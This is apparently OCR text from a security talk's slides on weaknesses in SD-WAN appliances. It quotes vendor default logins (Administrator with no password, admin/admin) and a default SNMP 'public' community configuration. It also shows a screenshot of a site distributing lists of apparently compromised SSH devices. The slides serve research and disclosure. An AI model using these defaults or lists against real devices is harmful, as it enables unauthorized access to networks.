
David Hughes is now a connection

• 8:54 PM

bringing this to our attention. I will have someone
contact you with the email/pgp details so you can

https://www.exploit-db.com/exploits/38197/

SD-WAN INTERNET MAP



https://github.com/sdnewhop/sdwannewhope/

CYLANCE

Menu

ck to Blog

't Miss Another Blog

This Week in Security: Holy SSH*T: Why You Should Change Default Credentials On All Your 'Things'

Free Fresh SSH by Random Refresh List

Please check it then gonna say it scam, Thanks!

Donate Bitcoin: 1CPQyFSmjNbUbpd8awVG5zwL8XMWX7XS7a


Donate ETH: 0xf077fecfbf38d6020c11720953daec4e52120909


Full List:

FileName	Fresh	Time	View
NZ D19 01h23.txt	22	2018-01-19 01:23:03	download
DE D19 01h32.txt	24	2018-01-19 01:20:45	download
CA D19 01h20.txt	20	2018-01-19 01:20:03	download
KR D19 01h19.txt	225	2018-01-19 01:19:27	download
ES D19 01h18.txt	407	2018-01-19 01:18:22	download

A quick scan of one list shows the following devices represented (this is just a random sample, there are many many more)

- Silver Peak Appliance Management Console
- TP-Link EAP120 (AP)
- TP-LINK Archer C5400 Routers





In my experience, there's no such thing as luck.
Obi-Wan Kenobi

COINCIDENCE? I THINK NOT!

At your first login, enter "Administrator" as the username (it is case-sensitive). The unit ships with no password. Simply click the Login button to authenticate and bring up the remote management interface.

Enable Agility Solution

a) Open GMS console by entering GMS management IP address into your browser. Enter your GMS credentials. This example uses the GMS default username/password: admin/admin




DEFAULT PASSWORDS ~~IS BY DEFAULT~~ ARE FOREVER


"SNMP is off by default. Users configure their own community string and are recommended to use SNMPv3."
Anusha Vaidyanathan, Director, Security Product Management


Default SNMP Community

SNMP service is run on 0.0.0.0 interface.
The box uses default community strings "public" for rocommunity and

```
# cat /etc/snmpd.conf
##
## This file was AUTOMATICALLY GENERATED.  DO NOT MODIFY.
## Any changes will be lost.
##
## Generated by md_snmp at 2018/03/01 12:07:51.007
##
syscontact dfd
syslocation dfdf
sysservices 76
rocommunity public
trapcommunity public
engineID 000000000000
```








ZERO TOUCH IN DA CLOUD

cisco


viptela

Centralized Monitoring and Management

- Consolidated management interface
- A single dashboard to monitor both WAN and SD-WAN service delivery from the data center to the branch
- Automated zero-touch provisioning
- Prompt network moves, additions, and changes that take place in hours instead of days or weeks




AWS MARKETPLACE, 7 JUNE 2018



